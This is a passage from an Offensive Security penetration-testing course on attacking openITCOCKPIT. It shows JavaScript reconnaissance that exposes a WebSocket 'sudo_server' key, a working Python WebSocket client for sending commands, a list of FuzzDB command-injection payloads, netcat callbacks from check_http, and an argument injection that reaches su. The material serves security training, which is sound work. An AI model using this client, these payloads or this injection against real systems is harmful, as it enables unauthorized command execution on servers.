{"jsonData":{"isAjax":false,"isMobile":false,"websocket_url":"wss:\/\/openitcockpit\/sudo_server","akey":"1fea123e07f730f76e661bced33a94152378611e"},"webroot":"https:\/\/openitcockpit\/","url":"","controller":"Commands","action":"index","params":{"named":[],"pass":[],"plugin":"","controller":"commands","action":"index"},"Types":{"CODE_SUCCESS":"success","CODE_ERROR":"error","CODE_EXCEPTION":"exception","CODE_MISSING_PARAMETERS":"missing_parameters","CODE_NOT_AUTHENTICATED":"not_authenticated","CODE_AUTHENTICATION_FAILED":"authentication_failed","CODE_VALIDATION_FAILED":"validation_failed","CODE_NOT_ALLOWED":"not_allowed","CODE_NOT_AVAILABLE":"not_available","CODE_INVALID_TRIGGER_ACTION_ID":"invalid_trigger_action_id","ROLE_ADMIN":"admin","ROLE_EMPLOYEE":"employee"}};
```

Listing 407 - Commands.html setting appData

There are two portions of particular interest. First a “websocket_url” is defined, which ends with “sudo_server”. Next, a key named “akey” is defined with a value of “1fea123e07f730f76e661bced33a94152378611e”. The combination of a *commands* route and *sudo_server* WebSocket connection endpoint piques our interest.

WebSocket [216] is a browser-supported communication protocol that uses HTTP for the initial connection but then creates a full-duplex connection, allowing for fast communication between the client and server. While HTTP is a stateless protocol, WebSocket is stateful. In a properly-built solution, the initial HTTP connection would authenticate the user and each subsequent WebSocket request would not require authentication. However, due to complexities many developers face when programming with the WebSocket protocol, they often “roll their own” authentication. In openITCOCKPIT, we see a key is provided in the same object a *websocket_url* is set. We suspect this might be used for authentication.

WebSocket communication is often overlooked during pentests. Up until recently, Burp Repeater did not support WebSocket messages and Burp Intruder still does not. However, WebSocket communication can have just as much control over a server as HTTP can. Finding a WebSocket endpoint (and in this case a key), can significantly increase the risk profile of an application.

In a browser-based application, WebSocket connections are initiated via JavaScript. Since JavaScript is not compiled, the source defining the WebSocket connection must be located in one of the JavaScript files loaded on this page. We can use these files to learn how to communicate with the WebSocket server and create our own client.

[216] (Wikipedia, 2020), https://en.wikipedia.org/wiki/WebSocket

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The *commands.html* page loads many JavaScript files, but most are plugins and libraries. However, a cluster of JavaScript files just before the end of the *head* tag do not seem to load plugins or libraries:

```
<script src="/vendor/angular/angular.min.js"></script><script src="/js/vendor/vis-
4.21.0/dist/vis.js"></script><script src="/js/scripts/ng.app.js"></script><script
src="/vendor/javascript-detect-element-resize/jquery.resize.js"></script><script
src="/vendor/angular-gridster/dist/angular-gridster.min.js"></script><script
src="/js/lib/angular-nestable.js"></script><script
src="/js/compressed_angular_services.js"></script><script
src="/js/compressed_angular_directives.js"></script><script
src="/js/compressed_angular_controllers.js"></script>
```

Listing 408 - Potentially custom JavaScript

As evidenced by the listing, custom JavaScript is stored in the *js* folder and not in *vendor*, *plugin*, or *lib*. We'll **grep** for all script tags that also have a *src* set, removing any entries that are in the *vendor*, *plugin*, or *lib* folders:

```
kali@kali:~/scripts/content/openitcockpit$ cat commands.html | grep -E "script.*src" |
grep -Ev "vendor|lib|plugin"
<script type="text/javascript" src="/js/app/app_controller.js?v3.7.2"></script>
<script type="text/javascript" src="/js/compressed_components.js?v3.7.2"></script>
<script type="text/javascript"
src="/js/compressed_controllers.js?v3.7.2"></script> </script><script
type="text/javascript" src="/frontend/js/bootstrap.js?v3.7.2"></script>
        <script type="text/javascript" src="/js/app/bootstrap.js?v3.7.2"></script>
        <script type="text/javascript" src="/js/app/layoutfix.js?v3.7.2"></script>
        <script type="text/javascript"
src="/smartadmin/js/notification/SmartNotification.js?v3.7.2"></script>
        <script type="text/javascript" src="/smartadmin/js/demo.js?v3.7.2"></script>
        <script  type="text/javascript"  src="/smartadmin/js/app.js?v3.7.2"></script>
        <script type="text/javascript"
src="/smartadmin/js/smartwidgets/jarvis.widget.js?v3.7.2"></script>
```

Listing 409 - Finding custom JavaScript files

This leaves us with a more manageable list, but there are some false positives that we can remove. The *smartadmin* folder is an openITCOCKPIT theme (clarified with a Google search), so we can remove that. We'll save the final list of custom JavaScript files to *~/scripts/content/custom_js/list.txt*, shown in Listing 410.

```
kali@kali:~/scripts/content/custom_js$ cat list.txt
https://openitcockpit/js/app/app_controller.js
https://openitcockpit/js/compressed_components.js
https://openitcockpit/js/compressed_controllers.js
https://openitcockpit/frontend/js/bootstrap.js
https://openitcockpit/js/app/bootstrap.js
https://openitcockpit/js/app/layoutfix.js
https://openitcockpit/js/compressed_angular_services.js
https://openitcockpit/js/compressed_angular_directives.js
https://openitcockpit/js/compressed_angular_controllers.js
```

Listing 410 - List of custom JavaScript

It's very rare for client-side JavaScript files to be protected behind authentication. For this reason we should be able to retrieve the files without authentication. We'll use **wget** to download the list of custom JavaScript into the *custom_js* folder:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
kali@kali:~/scripts/content/custom_js$ wget --no-check-certificate -q -i list.txt

kali@kali:~/scripts/content/custom_js$ ls
app_controller.js  compressed_angular_   controllers.js  compressed_components.js   list
bootstrap.js       compressed_angular_directives.js   compressed_controllers.js
bootstrap.js.1     compressed_angular_services.js     layoutfix.js
```

Listing 411 - Downloading custom JavaScript

There are multiple files named *bootstrap.js*, but the content is minimal and can be ignored. The "compressed*“ files contain hard-to-read, compressed, JavaScript code. We'll use the *js-beautify*[217] Python script to”pretty-print" the files into uncompressed variants:

```
kali@kali:~/scripts/content/custom_js$ sudo pip3 install jsbeautifier
...
Successfully built jsbeautifier editorconfig
Installing collected packages: editorconfig, jsbeautifier
Successfully installed editorconfig-0.12.2 jsbeautifier-1.10.3

kali@kali:~/scripts/content/custom_js$ mkdir pretty

kali@kali:~/scripts/content/custom_js$ for f in compressed_*.js; do js-beautify $f >
pretty/"${f//compressed_}"; done;
```

Listing 412 - Using js-beautify to make JavaScript readable

Now that we have a readable version of the custom JavaScript, we can begin reviewing the files. Our goal is to determine how the WebSocket server works in order to be able to interact with it. From this point forward, we will analyze the uncompressed files.

10.7.2 Reading and Understanding the JavaScript

WebSocket communicaton can be initiated with JavaScript by running *new WebSocket*.[218] As we search through the files, we'll use this information to discover clues about the configuration of the “sudo_server” WebSocket.

A manual review of the files leads us to *components.js*. Lines 1248 to 1331 define the component named *WebsocketSudoComponent* and the functions used to send messages, parse responses, and manage the data coming in and going out to the WebSocket server:

```
1248  App.Components.WebsocketSudoComponent = Frontend.Component.extend({
...
1273      send: function(json, connection) {
1274          connection = connection || this._connection;
1275          connection.send(json)
1276      },
...
1331  });
```

Listing 413 - Definition of the SudoService

WebsocketSudoComponent also defines the function for sending messages to the WebSocket server. In order to discover the messages that are available to be sent to the server, we can

[217] (beautify-web, 2020), https://github.com/beautify-web/js-beautify

[218] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/API/WebSocket

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

search for any calls to the *.send()* function. To do this, we'll **grep** for "send(" in the uncompressed files.

```
kali@kali:~/scripts/content/custom_js$ grep -r  "send(" ./ --exclude="compressed*"
./pretty/angular_services.js: _send(JSON.stringify({
./pretty/angular_services.js: _send(JSON.stringify({
./pretty/angular_services.js: _connection.send(json)
./pretty/angular_services.js: _send(json)
./pretty/angular_services.js: _send(JSON.stringify({
./pretty/angular_services.js: _connection.send(json)
./pretty/angular_services.js: _send(json)
./pretty/components.js:  connection.send(json)
./pretty/components.js:  this.send(this.toJson('requestUniqId', ''))
./pretty/components.js:  this.send(this.toJson('keepAlive', ''))
./pretty/components.js:  this._connection.send(jsonArr);
./pretty/controllers.js:
self.WebsocketSudo.send(self.WebsocketSudo.toJson('5238f8e57e72e81d44119a8ffc3f98ea',
{
./pretty/controllers.js:
self.WebsocketSudo.send(self.WebsocketSudo.toJson('package_uninstall', {
./pretty/controllers.js:
self.WebsocketSudo.send(self.WebsocketSudo.toJson('package_install', {
./pretty/controllers.js:
self.WebsocketSudo.send(self.WebsocketSudo.toJson('d41d8cd98f00b204e9800998ecf8427e',
{
./pretty/controllers.js:
self.WebsocketSudo.send(self.WebsocketSudo.toJson('apt_get_update', ''))
./pretty/controllers.js:
this.WebsocketSudo.send(this.WebsocketSudo.toJson('nagiostats', []))
...
./pretty/angular_directives.js:
SudoService.send(SudoService.toJson('enableOrDisableHostFlapdetection',
[object.Host.uuid, 1]))
./pretty/angular_directives.js:
SudoService.send(SudoService.toJson('enableOrDisableHostFlapdetection',
[object.Host.uuid, 0]))
...
```

Listing 414 - Rough list of commands

The output reveals a list of useful commands. Removing the false positives, cleaning up the code, and removing duplicate values provides us with the manageable list of commands shown in Listing 415.

```
./pretty/components.js:         requestUniqId
./pretty/components.js:         keepAlive
./pretty/controllers.js:        5238f8e57e72e81d44119a8ffc3f98ea
./pretty/controllers.js:        package_uninstall
./pretty/controllers.js:        package_install
./pretty/controllers.js:        d41d8cd98f00b204e9800998ecf8427e
./pretty/controllers.js:        apt_get_update
./pretty/controllers.js:        nagiostats
./pretty/controllers.js:        execute_nagios_command
./pretty/angular_directives.js: sendCustomHostNotification
./pretty/angular_directives.js: submitHoststateAck
./pretty/angular_directives.js: submitEnableServiceNotifications
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
./pretty/angular_directives.js: commitPassiveResult
./pretty/angular_directives.js: sendCustomServiceNotification
./pretty/angular_directives.js: submitDisableServiceNotifications
./pretty/angular_directives.js: submitDisableHostNotifications
./pretty/angular_directives.js: enableOrDisableServiceFlapdetection
./pretty/angular_directives.js: rescheduleService
./pretty/angular_directives.js: submitServiceDowntime
./pretty/angular_directives.js: submitHostDowntime
./pretty/angular_directives.js: commitPassiveServiceResult
./pretty/angular_directives.js: submitEnableHostNotifications
./pretty/angular_directives.js: submitServicestateAck
./pretty/angular_directives.js: rescheduleHost
./pretty/angular_directives.js: enableOrDisableHostFlapdetection
```

Listing 415 - A selection of available commands

Although many of these seem interesting, the commands specifically listed in *controllers.js* seem to run system-level commands, so this is where we will focus our attention.

The *execute_nagios_command* command seems to indicate that it triggers some form of command execution. Opening the *controllers.js* file and searching for "execute_nagios_command" leads us to the content found in Listing 416. A closer inspection of this code confirms that this function may result in RCE:

```
loadConsole: function() {
    this.$jqconsole = $('#console').jqconsole('', 'nagios$ ');
    this.$jqconsole.Write(this.getVar('console_welcome')); var
    startPrompt = function() {
        var self = this;
        self.$jqconsole.Prompt(!0, function(input) {

self.WebsocketSudo.send(self.WebsocketSudo.toJson('execute_nagios_command', input));
            startPrompt()
        })
    }.bind(this);
    startPrompt()
},
```

Listing 416 - LoadConsole function

This command is used in the *loadConsole* function where there are also references to *jqconsole*. An input to the prompt is passed directly with "execute_nagios_command". A quick search for *jqconsole* reveals that it is a *jQuery terminal plugin*.[219] Interesting.

10.7.2.1 Decoding the Communication

Now that we have a theory on how we can run code, let's try to understand the communication steps. We will work backwards by looking at what is sent to the *send* function. We will begin our review at the line in *controller.js* where *execute_nagios_command* is sent to the *send* function:

```
4691 self.WebsocketSudo.send(self.WebsocketSudo.toJson('execute_nagios_command',
input));
```

Listing 417 - Argument to execute_nagios_command

[219] (Replit, 2019), https://github.com/replit-archive/jq-console

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Line 4691 of *controller.js* sends *execute_nagios_command* along with an input to a function called *toJson*. Let's inspect what the *toJson* function does. First, we will discover where the function is defined. To do this, we can use **grep** to search for all instances of *toJson*, which will return many instances. To filter these out, we will use **grep** with the **-v** flag and look for the **.send** keyword.

```
kali@kali:~/scripts/content/custom_js$ grep -r  "toJson" ./ --exclude="compressed*" |
grep -v ".send"
./components.js:    toJson: function(task, data) {
./angular_services.js:        toJson: function(task, data) {
./angular_services.js:        toJson: function(task, data) {
```

Listing 418 - Searching for toJson

The search for *toJson* revealed that the function is set in *angular_services.js* and *components.js*. The *components.js* file is the file where we initially found the *WebsocketSudoComponent* component. Since we've already found useful information in *components.js*, we will open the file and search for the *toJson* reference. The definition of *toJson* can be found in Listing 419

```
1310 toJson: function(task, data) {
1311     var jsonArr = [];
1312     jsonArr = JSON.stringify({
1313         task: task,
1314         data: data,
1315         uniqid: this._uniqid,
1316         key: this._key
1317     });
1318     return jsonArr
1319 },
```

Listing 419 - Reviewing toJson

The *toJson* function takes two arguments: the task (in this case *execute_nagios_command*) and some form of data (in this case *input*). The function then creates a JSON string of an object that contains the task, the data, a unique id, and a key. We know where *task* and *data* come from, but we must determine the source of *uniqid* and *key*. Further investigation reveals that the *uniqid* is defined above the *toJson* function in a function named *_onResponse*:

```
1283  _onResponse: function(e) {
1284      var transmitted = JSON.parse(e.data);
1285      switch (transmitted.type) {
1286          case 'connection':
1287              this._uniqid = transmitted.uniqid;
1288              this.__success(e);
1289              break;
1290          case 'response':
1291              if (this._uniqid === transmitted.uniqid) {
1292                  this._callback(transmitted)
1293              }
1294              break;
1295          case 'dispatcher':
1296              this._dispatcher(transmitted);
1297              break;
1298          case 'event':
1299              if (this._uniqid === transmitted.uniqid) {
1300                  this._event(transmitted)
1301              }
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
1302             break;
1303         case 'keepAlive':
1304             break
1305     }
1306 }
```

Listing 420 - Discovering how _uniqid is set

Based on the name, the *_onResponse* function is executed when a message comes in. The *uniqid* is set to the value provided by the server. We should expect at some point during the connection for the server to send us a *uniqid* value. There also seem to be five types of responses that the server will send: *connection*, *response*, *dispatcher*, *event*, and *keepAlive*. We will save this information for later.

Now let's determine the source of the *_key* value. The *setup* function in the same *components.js* file provides some clues:

```
1260 setup: function(wsURL, key) {
1261     this._wsUrl = wsURL;
1262     this._key = key
1263 },
```

Listing 421 - Discovering how _key is set

When *setup* is called, the WebSocket URL and the *_key* variable in the *WebsocketSudo* component are set. Let's **grep** for calls to this function:

```
kali@kali:~/scripts/content/custom_js$ grep -r  "setup(" ./ --exclude="compressed*"
...
./pretty/controllers.js:    _setupChatListFilter: function() {
./app_controller.js:        this.ImageChooser.setup(this._dom);
./app_controller.js:  this.FileChooser.setup(this._dom);
./app_controller.js: this.WebsocketSudo.setup(this.getVar('websocket_url'),
this.getVar('akey'));
```

Listing 422 - Searching for setup execution

Searching for "setup(" returns many function calls, but the last result is the most relevant, and the arguments that are being passed in seem familiar as they were set in *commands.html*. At this point, we should have everything we need to construct a *execute_nagios_command* task. However, we should inspect the initial connection process to the WebSocket server to make sure we are not missing anything. The connect function in the *components.js* file is a good place to look.

```
1264 connect: function() {
1265     if (this._connection === null) {
1266         this._connection = new WebSocket(this._wsUrl)
1267     }
1268     this._connection.onopen = this._onConnectionOpen.bind(this);
1269     this._connection.onmessage = this._onResponse.bind(this);
1270     this._connection.onerror = this._onError.bind(this);
1271     return this._connection
1272 },
```

Listing 423 - Reviewing connect function

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The *connect* function will first create a new WebSocket connection if one doesn't exist. Next, it sets the *onopen*, *onmessage*, and *onerror* event handlers. The *onopen* event handler will call the *_onConnectionOpen* function. Let's take a look at *_onConnectionOpen*.

```
1277 _onConnectionOpen: function(e) {
1278     this.requestUniqId()
1279 },
...
1307 requestUniqId: function() {
1308     this.send(this.toJson('requestUniqId', ''))
1309 },
```

Listing 424 - Reviewing _onConnectionOpen

The *_onConnectionOpen* function only calls the *requestUniqId* function. The *requestUniqId* function will send a request to the server requesting a unique id. We will have to keep this in mind when attempting to interact with the WebSocket server.

10.7.3 Interacting With the WebSocket Server

Now that we understand WebSocket requests, we can begin to interact with the server. Although Burp can interact with a WebSocket server,[220] the user interface is not ideal for our situation. Burp also lacks a WebSocket "Intruder". Because of these limitations, we will instead build our own client in Python.

10.7.4 Building a Client

First, we will build a script that allows us to connect and send any command as "input". This will help us learn how the server sends its responses. To do this, let's import modules we'll need and set a few global variables.

We'll use the *websocket* module to communicate with the server, *ssl* to tell the WebSocket server to ignore the bad certificate, the *json* module to build and parse the requests and responses, *argparse* to allow command line arguments, and *thread* to allow execution of certain tasks in the background. We know that a unique id and key is sent in every request, so we will define those as global variables:

```
import websocket
import ssl
import json
import argparse
import _thread as thread

uniqid = ""
key = ""
```

Listing 425 - Importing modules and setting globals

Next, we will set up the arguments that we'll pass into the Python script.

```
if __name__ == "__main__":
    parser = argparse.ArgumentParser()
```

[220] (Portswigger, 2020), https://portswigger.net/web-security/websockets

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    parser.add_argument('--url', '-u',
                        required=True,
                        dest='url',
                        help='Websocket URL')
    parser.add_argument('--key', '-k',
                        required=True, dest='key',
                        help='openITCOCKPIT Key')

    parser.add_argument('--verbose', '-v',
                        help='Print more data',
                        action='store_true')
    args = parser.parse_args()
```

Listing 426 - Setting argument parsing

We need a *url* and *key* argument to configure the connection to the WebSocket server. We will also allow for an optional *verbose* flag, which will assist during debugging. Next, let's set up the connection.

As shown in Listing 427, we will set the *key* global variable to the one passed in the argument. Next, we will configure verbose tracing if the argument is set, then we will configure the connection. We will pass in the URL and set the events to execute the functions that we want in **`WebSocketApp`**. This means that we will also need to define the four functions (*on_message*, *on_error*, *on_close*, and *on_open*). Finally, we will tell the WebSocket client to connect continuously. We will also pass in the ssl options to ignore the self-signed certificate.

```
    key = args.key
    websocket.enableTrace(args.verbose)
    ws = websocket.WebSocketApp(args.url,
                                on_message = on_message,
                                on_error = on_error,
                                on_close = on_close,
                                on_open = on_open)
    ws.run_forever(sslopt={"cert_reqs": ssl.CERT_NONE})
```

Listing 427 - Configuring the connection

Now that we have our arguments set up, let's configure the four functions to handle the events. We will start with *on_open*.

The *on_open* function (shown in Listing 428) will access the WebSocket connection as an argument. Because we want the connection to stay open, but still allow the server to send us messages at any time, we will create a separate thread. The new thread will execute the *run* function, which is defined within the *on_open* function. Inside of *run*, we will have a loop that will run non-stop to listen for user input. The user's input will then be converted to the appropriate JSON and passed to the *send* function for the WebSocket connection.

```
def on_open(ws):
    def run():
        while True:
            cmd = input()
            ws.send(toJson("execute_nagios_command", cmd))
    thread.start_new_thread(run, ())
```

Listing 428 - Creating on_open

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

While the official client did send a request to generate a uniqid on connection, we didn't find this necessary as the server does it automatically.

Before we move on to the next function to handle events, we will build the *toJson* function. The *toJson* function (Listing 429) will mirror the official client's *toJson* function and will accept the task and data we want to send. We will first build a dictionary that contains the task, data, uniqid, and key. We'll then run that dictionary through a function to dump it as a JSON string.

```
def toJson(task,data):
    req = {
        "task": task,
        "data": data,
        "uniqid": uniqid,
        "key" : key
    }
    return json.dumps(req)
```

Listing 429 - Creating toJson

Next, we will create the event handler for *on_message*. As we learn how the server communicates, we will make changes to this function. The *on_message* event (Listing 430) passes in the WebSocket connection and the message that was sent. For now, we will parse the message, set the uniqid global variable if the server sent one, and print the raw message.

```
def on_message(ws, message):
    mes = json.loads(message)

    if "uniqid" in mes.keys():
        uniqid = mes["uniqid"]

    print(mes)
```

Listing 430 - Creating on_message

With *on_message* created, we will create the event handlers for *on_error* and *on_close*. For *on_error*, we will simply print the error. For *on_close*, we will just print a message that the connection was closed.

```
def on_error(ws, error):
    print(error)

def on_close(ws):
    print("[+] Connection Closed")
```

Listing 431 - Creating on_error and on_close

With the script completed, we will use it to connect to the server and attempt to send a **`whoami`** command.

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bced33a94152378611e -v
--- request header ---
GET /sudo_server HTTP/1.1
Upgrade: websocket
Connection: Upgrade
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Host: openitcockpit
Origin: http://openitcockpit Sec-
WebSocket-Key: 5E+Srv82go8K6QOoJ6WRUQ==
Sec-WebSocket-Version: 13


-----------------------
--- response header ---
HTTP/1.1 101 Switching Protocols
Server: nginx
Date: Fri, 21 Feb 2020 16:36:31
GMT Connection: upgrade
Upgrade: websocket
Sec-WebSocket-Accept: R4BpxrINRQ/cDOErqo4rbxfliaI=
X-Powered-By: Ratchet/0.4.1
-----------------------
{'payload': 'Connection established', 'type': 'connection', 'task': '', 'uniqid':
'5e50070feeac73.88569350'}
whoami
send:
b'\x81\xf5\x8b\xc1\xa3\x9e\xf0\xe3\xd7\xff\xf8\xaa\x81\xa4\xab\xe3\xc6\xe6\xee\xa2\xd6
\xea\xee\x9e\xcd\xff\xec\xa8\xcc\xed\xd4\xa2\xcc\xf3\xe6\xa0\xcd\xfa\xa9\xed\x83\xbc\x
ef\xa0\xd7\xff\xa9\xfb\x83\xbc\xfc\xa9\xcc\xff\xe6\xa8\x81\xb2\xab\xe3\xd6\xf0\xe2\xb0
\xca\xfa\xa9\xfb\x83\xbc\xa9\xed\x83\xbc\xe0\xa4\xda\xbc\xb1\xe1\x81\xaf\xed\xa4\xc2\x
af\xb9\xf2\xc6\xae\xbc\xa7\x94\xad\xbb\xa7\x94\xa8\xee\xf7\x95\xaf\xe9\xa2\xc6\xfa\xb8
\xf2\xc2\xa7\xbf\xf0\x96\xac\xb8\xf6\x9b\xa8\xba\xf0\xc6\xbc\xf6'
{'payload': '\x1b[0;31mERROR: Forbidden command!\x1b[0m\n', 'type': 'response',
'task': '', 'uniqid': '', 'category': 'notification'}
{'type': 'dispatcher', 'running': False}
{'type': 'dispatcher', 'running': False}
^C
send: b'\x88\x829.J.:\xc6'
[+] Connection Closed
```

Listing 432 - First WebSocket connection

This initial connection produces a lot of information. First, upon initial connection, the server sends a message with a type of “connection” and a payload of “Connection established”. Next, in response to the **`whoami`** command, the server *response* contains “Forbidden command!”. Finally, the server periodically sends a *dispatcher* message without a payload. The *connection dispatcher* message types were not valuable, so we can handle those appropriately in the *on_message* function. We also want to clean up the output of the “response” type to only show payload of the message.

Instead of printing the full message (Listing 433), we will print the string “[+] Connected!” if the incoming message is a *connection*. Next, we will ignore the “dispatcher” messages and we will print only the payload of a *response*. Since the payload of our **`whoami`** command already contained a new line character, we will end the print with an empty string to honor the server’s new line.

```
def on_message(ws, message):
    mes = json.loads(message)

    if "uniqid" in mes.keys():
        uniqid = mes["uniqid"]
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    if mes["type"] == "connection":
        print("[+] Connected!")
    elif mes["type"] == "dispatcher":
        pass
    elif mes["type"] == "response":
        print(mes["payload"], end = '')
    else:
        print(mes)
```

Listing 433 - Updating on_message

With everything updated, we will connect and try again, this time without verbose mode:

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bced33a94152378611e
[+] Connected!
whoami
ERROR: Forbidden command!
^C
[+] Connection Closed
```

Listing 434 - Updated connection with output cleaned up

Now we have an interactive WebSocket connection where we can begin testing the input and finding allowed commands.

10.7.4.2 Exercise

Fuzz the input to find any allowed commands. Find a good list of common commands. This will require changing the script that we just created. Save the new script for fuzzing in a file named *fuzz.py*. You should discover at least one working command. Complete this exercise before moving on to the next section as it is required.

10.7.5 Attempting to Inject Commands

At this point, we should have discovered that *ls* is a valid command. Let's try to escape the command using common injection techniques.

One way to inject into a command is with operators like *&&* and ||, which "stack" commands. The *&&* operator will run a command if the previous command was successful and || will run a command if the previous command was unsuccessful. While there are other command injection techniques, testing each one individually is unnecessary when we can use a curated list to brute force all possible injection techniques.

For example, Fuzzdb,[221] a dictionary of attacks for black box testing, contains a list of possible injections. We can download this list directly from GitHub.

```
kali@kali:~/scripts$ wget -q https://raw.githubusercontent.com/fuzzdb-
project/fuzzdb/master/attack/os-cmd-execution/command-injection-template.txt

kali@kali:~/scripts$ cat command-injection-template.txt
{cmd}
;{cmd}
```

[221] (Adam Muntner, 2020), https://github.com/fuzzdb-project/fuzzdb

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
;{cmd};
^{cmd}
...
&CMD=$"{cmd}";$CMD
&&CMD=$"{cmd}";$CMD
%0DCMD=$"{cmd}";$CMD
FAIL||CMD=$"{cmd}";$CMD
<!--#exec cmd="{cmd}"-->
;system('{cmd}')
```

Listing 435 - Downloading the FuzzDB list of commands

The list uses a template where the *{cmd}* variable can be replaced. By looping through each of these injection templates, sending it to the server, and inspecting the response, we can discover if any of the techniques allows for us to inject into the template.

10.7.5.1 Exercises

1. What error message is displayed when submitting a disallowed character?
2. Edit the fuzzing script to use the *command-injection-template.txt* file. Replace the *{cmd}* placeholder with a command you want to run (like *whoami*). Review the output and determine if any of the injection techniques worked.

10.7.6 Digging Deeper

At this point, we should have determined that none of the command injection techniques worked. Now we have to Try Harder. While we cannot inject into a new command, some commands might allow us to inject into the arguments. For example, the *find* command accepts the *-exec* argument, which executes a command on each file found.

Unfortunately, at this point we only know that the *ls* command works and it does not accept any arguments that allow for arbitrary command execution. But let's inspect the output of *ls* a bit more carefully.

The output displays a list of scripts, and after some trial and error, we discover that we can run those scripts.

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bced33a94152378611e
[+] Connected!
ls
...
check_hpjd
check_http
check_icmp
...
./check_http
check_http: Could not parse arguments
Usage:
 check_http -H <vhost> | -I <IP-address> [-u <uri>] [-p <port>] [-
       J <client certificate file>] [-K <private key>]
       [-w <warn time>] [-c <critical time>] [-t <timeout>] [-L] [-E] [-a auth]
       [-b proxy_auth] [-f <ok|warning|critcal|follow|sticky|stickyport>]
       [-e <expect>] [-d string] [-s string] [-l] [-r <regex> | -R <case-insensitive
regex>]
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
       [-P string] [-m <min_pg_size>:<max_pg_size>] [-4|-6] [-N] [-M <age>]
       [-A string] [-k string] [-S <version>] [--sni] [-C
       <warn_age>[,<crit_age>]] [-T <content-type>] [-j method]
```

Listing 436 - Trying check_http

After reviewing the output of all the commands in the current directory, we don't find any argument that allows for direct command execution. However, the *check_http* command is particularly interesting. Reviewing the usage instructions for *check_http* in Listing 436 reveals that it allows us to inject custom headers with the *-k* argument. The ability to inject custom headers into a request is useful as it might provide us a blank slate to interact with local services that are not HTTP-based. This is only possible if we can set the IP address of the command to 127.0.0.1, can set the port to any value, and can set the header to any value we want. To find if we have this level of control, let's first start a Netcat listener on Kali.

```
kali@kali:~$ nc -nvlp 8080
listening on [any] 8080 ...
```

Listing 437 - Starting Netcat listener

Now we'll have openITCOCKPIT connect back to us using the **`check_http`** command so that we can review the data it sends.

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bced33a94152378611e
[+] Connected!
./check_http -I 192.168.119.120 -p 8080
CRITICAL - Socket timeout after 10 seconds
```

Listing 438 - Connecting back to Kali

The listener displays the data that was received from the connection:

```
listening on [any] 8080 ...
connect to [192.168.119.120] from (UNKNOWN) [192.168.121.129] 34448
GET / HTTP/1.0
User-Agent: check_http/v2.1.1 (monitoring-plugins 2.1.1)
Connection: close
```

Listing 439 - Initial HTTP connection

Now, we will run the same **`check_http`** connection but add a header with the **`-k`** argument. For now, we'll send just a string, "string1".

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bced33a94152378611e
[+] Connected!
./check_http -I 192.168.119.120 -p 8080 -k string1
CRITICAL - Socket timeout after 10 seconds
```

Listing 440 - Connecting to Kali with header

Returning to our listener, we find that the header was added.

```
kali@kali:~$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.119.120] from (UNKNOWN) [192.168.121.129] 34508
GET / HTTP/1.0
User-Agent: check_http/v2.1.1 (monitoring-plugins 2.1.1)
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Connection: close
string1
```

Listing 441 - Connection with header

Next, we'll make the header longer, sending the argument **`-k "string1 string2"`** (including the double quotes) and check our listener:

```
kali@kali:~$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.119.120] from (UNKNOWN) [192.168.121.129] 34552
GET / HTTP/1.1
User-Agent: check_http/v2.1.1 (monitoring-plugins 2.1.1)
Connection: close
Host: string2":8080
"string1
```

Listing 442 - Interesting connection back with double quote

We notice that the first quote is escaped and sent and the second part of the header is included in the Host header. That is not what we were expecting. Now let's try using a single quote (making the argument **`-k 'string1 string2'`**).

```
kali@kali:~$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.119.120] from (UNKNOWN) [192.168.121.129] 34578
GET / HTTP/1.0
User-Agent: check_http/v2.1.1 (monitoring-plugins 2.1.1)
Connection: close
string1
```

Listing 443 - Viewing connection back with single quote

Sending a single quote returned just a single "string1" header but without any quotes.

To recap, sending a string with double quotes escapes the double quote and the value after the space is treated as a parameter to the Host header. When we send a single quote, the quote is not escaped and the second string is not included at all. An inconsistency of this type generally suggests that we are injecting an unexpected character. If that is the case, when using a single quote we might be injecting "string2" as another command.

To test this theory, we will replace "string2" with "–help". If we get the help message of check_http, we know that we are not injecting into another command and that we have instead discovered a strange bug. However, if we receive no help message or a help message from a different command, we know that we might have discovered an escape.

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bced33a94152378611e
[+] Connected!
./check_http -I 192.168.119.120 -p 8080 -k 'string1 --help'
Usage: su [options] [LOGIN]

Options:
  -c, --command COMMAND         pass COMMAND to the invoked shell
  -h, --help                    display this help message and exit
  -, -l, --login                make the shell a login shell
  -m, -p,
  --preserve-environment        do not reset environment variables, and
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
                              keep the same shell
  -s, --shell SHELL           use SHELL instead of the default in passwd
```

Listing 444 - Injecting help argument

The output reveals the help output from the *su* command. Excellent!

